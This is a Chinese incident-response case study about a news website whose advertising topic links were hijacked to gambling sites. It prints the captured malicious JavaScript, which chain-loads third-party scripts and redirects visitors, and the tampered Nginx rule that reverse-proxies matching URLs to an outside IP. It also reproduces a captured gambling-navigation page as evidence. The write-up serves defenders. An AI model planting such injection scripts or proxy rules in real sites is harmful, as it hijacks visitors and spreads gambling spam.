

第4篇：新闻源网站劫持

新闻源网站一般权重较高，收录快，能够被搜索引擎优先收录，是黑灰产推广引流的必争之地，很容易成为被攻击的对象。被黑以后主要挂的不良信息内容主要是博彩六合彩等赌博类内容，新闻源网站程序无论是自主开发的还是开源程序，都有被黑的可能，开源程序更容易被黑。

现象描述：

某新闻源网站首页广告链接被劫持到菠菜网站




有三个广告专题，链接形式如下：

<http://www.xxx.cn/zhuanti/yyysc/index.shtml>


<http://www.xxx.cn/zhuanti/wwwsc/index.shtml>

<http://www.xxx.cn/zhuanti/zzzsc/index.shtml>

点击这三条链接会跳转到博彩网站。简单抓包分析一下过程：




可以发现此时这个返回页面已被劫持，并且加载了第三方js文件，<http://xn--dpgw2zokj.com/N/js/dt.js>，进一步访问该文件：



```
var _hmt = _hmt || [];  
(function() {  
  var hm = document.createElement("script");  
  hm.src = "https://hm.baidu.com/hm.js?5fa93dff27c1ac39be066ba260b14556";  
  var s = document.getElementsByTagName("script")[0];  
  s.parentNode.insertBefore(hm, s);  
})();  
  
document.writeln("<script language=\"javascript\" src=\"http://xn--dpqw2zokj.com/N/js/yz.js\"></script>");
```

dt.js进一步加载了另一条js，访问<http://xn--dpqw2zokj.com/N/js/yz.js>



```
window.location="https://lemcoo.com/?dt";
```

我们发现链接跳转到<https://lemcoo.com/?dt>，进一步访问这个链接，网站为博彩链接导航网站，访问后会随机跳转到第三方赌博网站。

永久域名|7M365.COM - YZ5388.COM

【天天代理.COM - 网赚联盟 - 致富天地 给自己定一个亿的小目标! 天天代理网欢迎您的加入!】							
六合彩论坛	六合彩资料站	六合彩大众心水	六合彩图库	港彩资料站壹线	港彩资料站贰线	六合彩开奖直播	六合彩开奖记录
旧亚洲网导航	亚洲全讯网	全讯网导航	全讯网.COM	118彩票投注站	六合彩开户投注	开彩网	开奖直播网站
网赚代理平台	彩票代理	六合彩代理	百家乐代理	现场轮盘赌钱	经典老虎机	经典刮刮卡	二十一点
视频网站:	优酷网	土豆网	乐酷网	360看看	乐视网	PPtv	电影排行榜
游戏网站:	17173	多玩游戏	游侠网	风云游戏网	52PK游戏	4399小游戏	游久网
小说网站:	起点中文网	红袖添香	潇湘书院	飞卢小说网	言情小说吧	新奇小说网	凤凰读书
社区网站:	百度贴吧	天涯社区	QQ论坛	凯迪社区	豆瓣	泡泡俱乐部	强国社区
音乐网站:	酷狗音乐	一听音乐	九酷音乐	虾米音乐	闪灵音乐网	音乐巴士	爱奇艺音乐

问题处理:

找到url对应的文件位置，即使文件被删除，链接依然可以访问，可以发现三条链接都是以“sc”后缀。

对Nginx配置文件进行排查，发现Nginx配置文件VirtualHost.conf被篡改，通过反向代理匹配以“sc”后缀的专题链接，劫持到<http://103.233.248.163>，该网站为博彩链接导航网站。

```
server
{
    listen      80;
    server_name www.██████.cn;
    index index.html index.htm index.shtml index.php;
    root /var/www/html/www;
    charset utf-8;
    ssi on;
    ##### Error Log #####
    #error_log /opt/nginx_error_log/www.██████.com.cn.log;
    add_header X-Frame-Options SAMEORIGIN;
    location ~ /([0-9-a-z]+)sc {
        proxy_pass http://103.233.248.163;
    }
}
```

删除恶意代理配置

删除恶意代理后，专题链接访问恢复。

后续持续更新内容，将发布在公众号Bypass--，同时公众号提供了该项目的PDF版本，关注后回复“应急响应”即可下载。

